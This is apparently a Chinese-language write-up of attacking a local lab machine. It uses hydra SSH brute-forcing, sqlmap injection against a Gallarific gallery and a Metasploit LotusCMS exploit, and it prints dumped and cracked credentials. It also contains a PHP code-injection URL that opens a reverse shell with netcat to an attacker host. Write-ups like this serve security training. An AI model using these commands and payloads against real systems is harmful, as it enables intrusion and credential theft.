
尝试爆破22端口，hydra进行密码爆破，但爆破密码不成功。



hydra -l root -P passwords.txt -V -t 10 ssh://192.168.85.135

-V 显示爆破过程 -t为进程数





80端口：是一个博客网站，在nikto扫描发现phpmyadmin




 

目录扫描





http://192.168.85.135/gallery/index.php



通过源代码发现Gallarific，Generator，搜索发现历史漏洞



Sql注入漏洞





www.site.com/gallery.php?id=null

通过上面发现



http://192.168.85.135/gallery/gallery.php?id=1存在注入

通过sqlmap进行测试




存在三个数据库

在当前数据库存在7个表 

查看账号密码  

admin n0t7t1k4


dev\_accounts的账号密码



dreg | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars)

存在两个账号密码，并不是后台的账号密码，保存下来。


源码发现存在有注释gadmin，admin，在上面poc也发现gadmin



后台地址<http://192.168.85.135/gallery/gadmin/>，通过测试并无发现什么漏洞



admin n0t7t1k4




命令注入

通过awvs扫描得到代码注入漏洞




http://192.168.85.135/index.php?page=%24{%40phpinfo()}\



直接通过命令反弹shell

http://192.168.85.135/index.php?page=${@system("/bin/nc -e /bin/bash 192.168.85.132 8888")}\


成功反弹shell





CMS漏洞

http://192.168.85.135/index.php?system=Admin发现LotusCMS


通过metasploit查找LotusCMS漏洞





搜索并利用


成功获取shell，查看发现home存在dreg，loneferret，网站目录gconfig.php存在数据库账号密码，尝试本地提权不成功，寻找其他信息




http://192.168.85.135/phpmyadmin/index.php

root fuckeyou正常登陆




通过目录发现其他账号信息，与上面账号进行联系，通过ssh登陆dreg，loneferret，dreg目录并无太多信息。



